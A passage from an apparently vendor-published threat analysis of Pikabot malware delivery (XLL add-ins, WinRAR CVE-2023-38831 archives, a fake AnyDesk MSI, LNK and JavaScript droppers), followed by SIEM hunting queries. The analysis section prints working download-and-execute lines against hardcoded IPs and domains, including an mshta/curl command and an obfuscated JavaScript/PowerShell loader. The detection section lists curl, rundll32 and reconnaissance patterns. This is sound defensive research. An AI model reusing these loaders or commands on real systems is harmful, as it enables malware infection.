\xrN.DLL & pinG -n 4 xrN || RunDLL32 %TmP%\xrN.DLL, Crash & exiT FOBKz=gjStdz
```

It's worth noting that in **a similar variant**, an executable, and a DLL file are dropped by executing a JavaScript file. The binary then loads the DLL with the following command:

```
1 "C:\Users\RDhJ0CNFevzX\Desktop\XlExJlc.exe" /DLL="C:
\Users\RDHJ0C~1\Desktop\15e4de42f49ea4041e4063b991ddfc6523184310f03e645c17710b370ee75347.D
LL"
```




Process Flow chart (Source: VMray)

The **Pikabot core module is injected** into the legitimate **SearchProtocolHost.exe** process. The injected module contains plain text strings, including information such as the legal copyright, internal name, file version, company name, product name, product version, file description, original filename, charset ID, translation, and language ID.

```
1 LegalCopyright © Microsoft Corporation. All rights reserved.
2 InternalName SearchProtocolHost.exe
3 FileVersion 7.0.19041.1151 (WinBuild.160101.0800)
4 CompanyName Microsoft Corporation
5 ProductName Windows® Search
6 ProductVersion 7.0.19041.1151
7 FileDescription Microsoft Windows Search Protocol Host
8 OriginalFilename SearchProtocolHost.exe
9 charsetID 1200
10 Translation 0x0409 0x04b0
11 LangID 0x0409
```

After the injection, the malware performs system discovery commands as child processes of SearchProtocolHost.exe, including commands like whoami, ipconfig, and netstat.



References:

https://github.com/pr0xylife/Pikabot/blob/main/Pikabot_23.10.2023.txt

<https://tria.ge/231023-lpw85she57/behavioral2>


<https://bazaar.abuse.ch/sample/15e4de42f49ea4041e4063b991ddfc6523184310f03e645c17710b370ee75347/>

Excel Malicious Add-in (XLL files)

Regarding file type, **XLL files** are standard Windows dynamic loading libraries (DLLs). Their ability to implement specific exported functions sets XLLs apart from regular DLLs. The Excel Add-In manager calls these functions during events triggered by the Excel application. Recently, threat actors have shifted from employing malicious VBA macros to using XLLs as an infection vector. This transition is notably observed following Microsoft's announcement about blocking VBA macros.


Pikabot, in particular, has been disseminated through malicious XLL files. The sample under analysis has three distinct names, according to **Virustotal**.

- ca0fedc82a173af6ba4e5764bce4c98838d59bab99fdea3c9325f54ade2f649.bin
- ca0fedc82a173af6ba4e5764bce4c98838d59bab99fdea3c9325f54ade2f649.xll
- 8O.xll



```
1 EXCEL.EXE" "C:\Users\Admin\AppData\Local\Temp\ca0fedc82a173af6ba4e5764bce4c98838d59bab99fdea3c9325f54ade2f649.xll"
```

When attempting to open the XLL file, an error message is displayed, indicating that the user is trying to open a file in a format different from the one specified by the file extension. Upon selecting 'Yes' in response to the prompt asking whether to open the file, the spreadsheet reveals various nonsensical or gibberish texts as below:



The analysis reveals that the XLL file initiates a series of actions. Initially, it deposits a copy of **mshta.exe** in the "C:\Users\Public\" directory, disguising it as "default.exe" to evade detection. Subsequently, the XLL file executes the renamed **mshta.exe** (i.e., **default.exe**) to download and execute VBS code hosted remotely. This is achieved using the following command:

```
1 c:\users\public\default.exe about:"<script>var b = new ActiveXObject("wscript.shell");
b.run('cmd /c C:\\Windows\\system32\\curl.exe -o c:\\users\\public\\123321.vbs
http://45.76.233.103/FwUzQEK/02do&&timeout 10&&c:\\users\\public\\123321.vbs', 0);
window.close();</script>"
```

The process breakdown is illustrated below:



References:

- <https://bazaar.abuse.ch/sample/ca0fedc82a173af6ba4e5764bce4c98838d59bab99fdea3c9325f54ade2f649/>
- <https://tria.ge/231003-sqrhlscg2w/behavioral2>

Abuse of CVE-2023-38831

CVE-2023-38831 is a high-severity Arbitrary Code Execution vulnerability found in WinRAR versions preceding 6.23. This exploit enables attackers to execute malicious scripts within an archive, disguising them as seemingly legitimate text or image files such as '.jpg', '.txt', '.PDF', and others. In response to this threat, we have published a **dedicated blog** that comprehensively covers all aspects of this vulnerability, including detection and recommendations.

Additionally, it has come to our attention that Pikabot payloads were distributed by exploiting this vulnerability, utilizing a '.rev' file extension.

```
1 winrar.exe C:\Users\Admin\AppData\Local\Temp\DOLOREL.rev
```

Inside this archive were a legitimate file named '123.PDF' and a malicious script called '123.PDF .cmd'. When this weaponized archive is delivered to the victim, they typically find a benign file and a folder with an identical name to the benign file. When the victim opens the benign file, it triggers the execution of a batch file inside the folder instead.

The commands are executed when the user clicks the benign file '123.PDF' within the archive.

```
1 cmd.exe /c "C:\Users\Admin\AppData\Local\Temp\7z08634D388\123.PDF .cmd"
2 cmd.exe /c mkdir C:\Poliset\Nolser & curl http://45.32.206.198/Ha5tL/0.169342545590136.dat
  --output C:\Poliset\Nolser\Droveycuse.00000CCCCCXXXXX
3 cmd.exe /c timeout 10 & rundll32 C:\Poliset\Nolser\Droveycuse.00000CCCCCXXXXX,Excpt
```

References:

https://github.com/pr0xylife/Pikabot/blob/main/Pikabot_07.11.2023.txt

<https://bazaar.abuse.ch/sample/e215b91ab8e791d0a7a58a462f33a2ef36886b2b9d8bb211466172902f092796/#intel>

MSI installer


In the latest campaign, we have also observed Pikabot delivery through signed MSI installers masquerading as AnyDesk software through malvertising. The code signing certificate is:

```
1 Code Signing Certificate
2
3 Organisation: SOFT BLANKET LTD
4 Issuer: SSL.com EV Code Signing Intermediate CA RSA R3
5 Algorithm: sha256WithRSAEncryption
6 Valid from: 2023-11-03T20:27:04Z
7 Valid to: 2024-11-02T20:27:04Z
8 Serial number: 3aee1200d91ed3572e26a5cf6100d6f1
9 Thumbprint Algorithm: SHA256
10 Thumbprint: 38165af7ef4861e8efdb51657404facee375cf33f50a18f213f104b2e661df57
```

In this case, the MSI installer file, Oic.msi, is first installed by issuing the following command.

```
1 msixexec.exe /I C:\Users\Admin\AppData\Local\Temp\Oic.msi
```


In the installation process, a DLL file with the extension '.tmp' is dropped in the directory 'C:\Windows\Installer\'.



Then, rundll32.exe executes the malicious DLL file through the following command.

```
1 rundll32.exe "C:\Windows\Installer\MSI67E2.tmp",zzzzInvokeManagedCustomActionOutOfProc SfxCA_240609468 2 test.old.cs!Test.CustomActions.MyAction
```

Finally, the core module of Pikabot is injected into the process SearchFilterHost.exe through process hollowing, trying to bypass detection. The below process tree can help get a clear picture of the execution flow of malicious Pikabot installer flow.



References:

https://github.com/pr0xylife/Pikabot/blob/main/Pikabot_06.12.2023.txt

Lnk Installer

Zip > Lnk > dll

The usage of Lnk files for payload distribution was also observed in some variants of Pikabot. LNK files disguised as PDF files have been hosted inside a zip file through a malicious URL owned by Pikabot affiliates. When clicked, the LNK file executes some commands inscribed by the malware author at the time of weaponization.

The infection occurs when the user downloads the zip file from the server owned by the attacker. The variant we analyzed has five important files for successfully executing the Pikabot payloads. The names of the files are as follows:


File Name	Hash	File Type
Abqd.PDF	88047debdd1580ec5095313e5195e9490e1029ecba31a8f870d767731e17543d	PDF
bootim.exe	99660e380163afbf4d66341364909f904e9695ba2872b5dc1df575498d2bd344	EXE
bow.sct	769688ff443ce7e51174f7dd48f51da6be2ef466c47ed8e7c6cb65b6b7f5e035	DLL
XSa.log	<u>5a5154c5843a18d3912063b827ef541a709aec4132b847d75d7e634683acff8d</u>	DLL
WX.PDF.lnk	77dc2c45251101c6967d9368de8750fff2c5981e5452c8539e85dfae2373703b	LNK

So, when the user clicks on the WX.PDF.lnk file, it spawns regsvr32.exe to register the DLL file “bow.sct” in the registry, issuing the following command:

```
1 "C:\Windows\System32\regsvr32.exe" /s /u /
i:i1v\zN\JI\ewJM\MVst\qI\1Q52\uURq\QIPJ\J4Xw\J6V\CO\b0s8\GMV\N53B\bow.sct scrobj.dll
```

Subsequently, the utility “rundll32.exe” is used to load another DLL file, “XSa.log,” after which the core module of Pikabot is injected into a legitimate process “SearchProtocolHost.exe,” the peculiar character of Pikabot, shared among the variants of Pikabot.

```
1 "C:\Windows\System32\rundll32.exe"
i1v\zN\JI\ewJM\MVst\qI\1Q52\uURq\QIPJ\J4Xw\J6V\CO\b0s8\GMV\N53B\xSa.log, HUF_inc_var
```



Process workflow of Pikabot LNK variant (Source: [Triage](#))

In one of the samples, instead of curl, the PowerShell Commandlet 'WinHttp.WinHttpRequest.5.1' has been used to download the 2nd stage payload, i.e., the DLL file.

```
1 WinHttp.WinHttpRequest.5.1 https://superrrdental.com/H6F/dshjdsjkkd C:\ProgramData\
  \LimdD\laminos.dll
```

The snippet of the javascript file is:

```
1 var _0x4b = ["\\ProgramData\\", "Scripting.FileSystemObject", "WinHttp.WinHttpRequest.5.1",
  "WScript.Shell", "GET", "Open", "Send", "Status", "ResponseBody", "ADODB.Stream", "Type",
  "Write", "Position", "SaveToFile", "Close", "Run", "Ошибка при загрузке: ", "Echo", "C:\
  \ProgramData\\LimdD", "https://superrrdental.com/H6F/dshjdsjkkd", "C:\\ProgramData\\LimdD\
  \laminos.dll", "rundll32 ", " ", HUF_inc_var];
```

Invoke-WebRequest has also been used, as seen from one of the javascript files used for the distribution of the Pikabot variant as below:

```
1 var FSO = new ActiveXObject("Scripting.FileSystemObject"),
2   WSH = new ActiveXObject("WScript.Shell"),
3   DIR = function(suffix) { return "C:\\ProgramData\\" + suffix; },
4   alpha = DIR("AlphaPath"),
5   beta = DIR("BetaPath"),
6   PS_EXE = ["C:", "Windows", "System32", "WindowsPowerShell", "v1.0",
7 "powershell.exe"].join("\\");
8
9 (function(OP) {
10   OP.modifyDir = function(path) { if (FSO.FolderExists(path)) FSO.DeleteFolder(path);
11   FSO.CreateFolder(path); };
12   OP.performCommand = function(cmd, state, wait) { WSH.Run(cmd, state, wait); };
13   OP.delay = function(time) { WScript.Sleep(time); };
14
15   (function() {
16     OP.modifyDir(alpha);
17     FSO.CopyFile(PS_EXE, alpha + "\\appRunner.exe", true);
18   })();
19
20   (function() {
21     OP.delay(3000);
22     OP.modifyDir(beta);
23     OP.performCommand("explorer.exe https://reutersinstitute.politics.ox.ac.uk/sites/
24 default/files/2022-06/Digital_News-Report_2022.PDF", 1, false);
25     OP.delay(5000);
26
27     var cmdPart1 = alpha + '\\';
28     var cmdPart2 = 'appRunner.exe ';
```

```

26     var cmdPart3 = '-nop -Ep BYPass -WiN HIId -eNc function A($p, s){
27         $d = Join-Path $p $s
28         return $d
29
30     }
31
32     function B($u, $p){
33         Invoke-WebRequest -Post -uri $u -OutFile $p
34     }
35
36     function C($c){
37         iex $c
38     }
39     $u1 = "https://plawers.]com/TOA/"
40     $u2` =
41     [System.Text.Encoding]::UTF8GetString([System.Convert]::FromBase64String("EFKkefkefs="))
42     $url = $u1+$u2
43     $d1 = "C:\ProgramData\"
44     $d2 = "BotaPath"
45     $folder = A $d1 $d2
46     $f = "donot.dll"
47     $fullPath = A $folder $f
48     $cmd1 = "rundll2 3"
49     $cmd2 = ", HUE_inc_var"
50     $runCommand = $cmd1 + $fullPath + $cmd2
51
52     B $url $fullPath
53     C $runCommand=';
54         OP.performCommand(cmdPart1 + cmdPart2 + cmdPart3, 0, true);
55
56         OP.delay(180000);
57         OP.modifyDir(alpha);
58         OP.modifyDir(beta);
59     }());
60 }){});

```

References:

https://github.com/pr0xylife/Pikabot/blob/main/Pikabot_05.10.2023.txt

DETECTION USING LOGPOINT CONVERGED SIEM

After thoroughly analyzing the various Pikabot variations, we have found several fascinating behaviors that may be useful for detecting possibilities. In this chapter, we will further examine behaviors intrinsic to Pikabot through the Logpoint Converged SIEM platform. Mainly, these insights will help with the tracking and detection of Pikabot variations.

Drawing on patterns of suspicious behavior that may be shared among similar malware, we will construct a detection based on the hypothesis that certain activities deviate from typical user actions and indicate abnormal behavior.

Log source Required

1. Windows
 - Process creation with command-line auditing should be enabled.
2. Windows Sysmon

The Hunt for Pikabot

Pikabot's suspicious command line patterns

We have observed similar kind of command patterns in multiple Pikabot variants. We can look for process creation events that contain suspicious command line patterns through the following query:

```
1 label="process" label=create
2 command="*cmd* /c*"
3 command="* echo * & ping*"
4 command="* curl * & ping*"
5 command="*|*"
6 command="*rundll32*"
```

Creation of JavaScript file in Temp folder

It has been consistently observed with Pikabot variants that files like JavaScript are dropped in the temp folder. We can look for the creation of suspicious javascript files in the temp folder.

```
1 label=file label=create event_id=11
file IN ["*.js", "*.wsf"] path = "*\AppData\Local\Temp"
```



Possible Pikabot Process Hollowing

Using the process hollowing technique, Pikabot has been observed injecting its malicious processes into hard-coded Windows binaries like searchprotocolhost.exe through rundll32. So, the detection opportunity of possible Pikabot is to look for the parent-child process tree relation of rundll32.

```
1 label="process" label=create
2 parent_process="*\rundll32.exe"
3 "process" IN ["*\searchprotocolhost.exe", "*\SearchFilterHost.exe"]
```

Possible reconnaissance patterns of Pikabot

Pikabot initiates its activity by registering the compromised host with the Command and Control servers. This registration process involves gathering system information, which is then reported to the Command and Control server via an HTTPS POST request. Following injection into searchprotocolhost.exe and SearchFilterHost.exe, Pikabot executes system discovery commands like 'whoami' and 'netstat.' We can specifically look for process creation events exhibiting similar behavior to identify this activity.

```
1 label="process" label=create
2 (("process" IN ["*\SearchProtocolHost.exe", "*\SearchFilterHost.exe"]
3  "command" IN ["*whoami*", "*netstat*", "*ipconfig*"])
4 OR ( parent_process IN ["*\SearchProtocolHost.exe", "*\SearchFilterHost.exe"]
5  "process" IN ["*\whoami.exe", "*\netstat.exe", "*\ipconfig.exe"] ))
```

The screenshot shows a SIEM search interface. At the top, a query is entered in a text box: `label="process" label=create ("process" IN ["*\SearchProtocolHost.exe", "*\SearchFilterHost.exe"] "command" IN ["*whoami*", "*netstat*", "*ipconfig*"]) OR (parent_process IN ["*\SearchProtocolHost.exe", "*\SearchFilterHost.exe"] "process" IN ["*\whoami.exe", "*\netstat.exe", "*\ipconfig.exe"]) | chart count() by "process", command, "parent_process"`. Below the query box, a table displays the search results. The table has four columns: process, command, parent_process, and count(). There are three rows of results, each with a magnifying glass icon in the first column.

process	command	parent_process	count()
C:\Windows\System32\ipconfig.exe	"C:\Windows\system32\ipconfig.exe" /all	C:\Windows\System32\SearchProtocolHost.exe	1
C:\Windows\System32\NETSTAT.EXE	"C:\Windows\system32\NETSTAT.EXE" -aon	C:\Windows\System32\SearchProtocolHost.exe	1
C:\Windows\System32\whoami.exe	"C:\Windows\system32\whoami.exe" /all	C:\Windows\System32\SearchProtocolHost.exe	1

Even if the process names don't directly match searchprotocolhost.exe and SearchFilterHost.exe, we can investigate the relationships between grandparent and child processes. In this context, the grandparent process would be rundll32.exe, while the children could be processes like whoami.exe and netstat.exe."

Pikabot Fake DLL extension execution

Pikabot loads DLL files in the temp or program files directory without the '.dll' extension. This activity typically occurs with processes like wscript, cmd.exe, PowerShell, etc., as the parent process. To identify this pattern, we can search for such process tree relationships.

```
1 label="process" label=create
2 "parent_process" IN ["*\cmd.exe", "wscript.exe", "mshta.exe", "powershell.exe",
3 "msiexec.exe", "cscript.exe"]
4 "process"="*\rundll32.exe"
5 command IN ["*\AppData\Local\Temp*", "ProgramData\*", "Windows\Installer\*"]
6 -command="*.dll *"
```



Payload download from hardcoded IP address


In certain cases, Pikabot uses tools such as curl or wget to download a second-stage payload hosted at a hard-coded IP address rather than a domain. If we look out for such patterns, it might give us the upper hand at detection during the initial phase of infection. You can use the following query to find examples of these incidents in your company.

```
1 label="process" label="create"
2 ("process" IN ["*\curl.exe", "wget.exe"])
3 OR
4 command IN ["*curl*", "wget*"])
5 |process regex("(?P<new_command>(https?:\\/\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}))", command)
6 |search command="*http*" OR new_command=*
```

Possible Exploitation of CVE-2023-38831

The creation of a double file extension by WinRAR is the peculiar character of this vulnerability. We may search for WinRAR creating a file with a double extension and a space, which may indicate CVE-2023-38831 exploitation.

```
1 label=File label="Create" label="Overwrite" path="*\AppData\Local\Temp\Rar$*"
2 |process regex("(?P<double_extension>(\.[a-zA-Z0-9]{1,4} \.[a-zA-Z0-9]{1,4}))", file)
3 |filter double_extension=*
4 |chart count() by "process", path, file, double_extension
```



The screenshot shows the Logpoint interface with a search query entered in the top bar. Below the query, a table displays the search results. The table has four columns: process, path, file, and double_extension. The first row of data shows the process 'C:\Program Files\WinRAR\WinRAR.exe', the path 'C:\Users\wadmin\AppData\Local\Temp\Rar\$Di105% 28771', the file 'Document.pdf .cmd', and the double_extension 'pdf .cmd'.

process	path	file	double_extension
C:\Program Files\WinRAR\WinRAR.exe	C:\Users\wadmin\AppData\Local\Temp\Rar\$Di105% 28771	Document.pdf .cmd	pdf .cmd

Hunting Suspicious Patterns/Unusual Activities

If we look at the above queries, we see many of the unusual behavior patterns exhibited by the specific malware sample. In this chapter, we will attempt to generate detection queries based on hypotheses and assumptions that will not only detect Pikabot activities but may also detect other malware displaying similar suspicious behavior. The intention is to provide a broader perspective during detection or investigation by triggering these queries, aiding in identifying various malware samples. These queries are designed to strike a balance, avoiding overly specific or generic.

Suspicious Double Extension File Creation and Execution

Using a non-executable file extension, such as .PDF.exe, to make a malicious payload appear benign is common in social engineering attacks. This technique tricks users into opening the file, believing it to be a harmless document or image. To detect such phishing documents, it can be helpful to search for the execution or creation of suspicious files with double extensions. Adversaries often exploit Windows's "Hide file extensions for known file types" feature to make the double extension less noticeable.

```
1 label="file" label=create
2 event_id=11
3 file IN ["*.doc.*", "*.docx.*", "*.xls.*", "*.xlsx.*", "*.ppt.*", "*.pptx.*", "*.rtf.*",
4 "*.PDF.*", "*.txt.*", "*_____.*"]
5 file IN ["*.exe", "*.cmd", "*.lnk", "*.js", "*.bat"]
```



Suspicious DLL execution

It is uncommon to observe rundll32 loading a DLL file without the DLL extension from a random directory. Therefore, identifying such an event can serve as a hint of suspicious activities within the network.

```
1 label="process" label=create
2 "process" IN ["*\rundll32.exe", "*\regsvr32.exe"]
3 -("command" IN ["*.dll*", "*.OCX*", "*.DRV*"])
4 command IN ["*\Appdata\Local\Temp\*", "*\Desktop*", ".*\ProgramData\*", "*\Public\*"]
```

It might also be a good idea to look for unsigned DLLs loaded by rundll32.exe or regsvr32.exe from uncommon folders.

```
1 label="image" label=load
2 "process" IN ["*\rundll32.exe", "*\regsvr32.exe"]
3 -is_signed=true
4 "path" IN ["*\AppData\Local\Temp\*", "*\ProgramData\*", "*\Windows\Installer\*",
  "*\Public\*"]
```

System Discovery from Uncommon Processes

Uncommon processes that seldom have anything to do with a system's normal activity may signal the existence of malware or other improper behavior. Monitoring and investigating any unusual processes or activity on a system is important to identify and mitigate potential security threats. Processes like cmd or powershell are often used to run commands like 'whoami.exe' or 'netstat.exe,' so any other program executing these commands might be malicious.

```
1 label="process" label=create
2 (-"process" IN ["*\cmd.exe", "*\powershell.exe", "*\powershell_ise.exe", "*\pwsh.exe"]
3 "command" IN ["*whoami*", "*netstat*", "*ipconfig*"])
4 OR (
5 -parent_process IN ["*\cmd.exe", "*\powershell.exe", "*\powershell_ise.exe", "*\pwsh.exe"]
6 "process" IN ["*\whoami.exe", "*\netstat.exe", "*\ipconfig.exe"]
7 )
```



INVESTIGATION AND RESPONSE USING LOGPOINT CONVERGED SIEM

Logpoint Converged SIEM is a full-featured security operations platform that combines SIEM, SOAR, threat intelligence, and EDR capabilities with AgentX, our native endpoint agent. It enables automated, real-time threat detection and remediation. It provides comprehensive visibility into existing endpoints and supports enhanced threat hunting and forensic investigations in conjunction with Osquery.

AgentX enables the rapid detection and containment of compromised systems by continuously monitoring endpoints for indicators of compromise and malicious behavior. Logpoint Converged SIEM platform provides prebuilt playbooks for various use cases, including threat detection and response, compliance management, log analysis, incident handling, and more.


Phishing Investigation and Response

Social engineering, particularly phishing, has been used prominently in certain Pikabot efforts. Given the ubiquity of phishing as a primary attack vector, this playbook guarantees that all suspicious phishing occurrences are thoroughly examined and addressed, dramatically decreasing response time and human error.

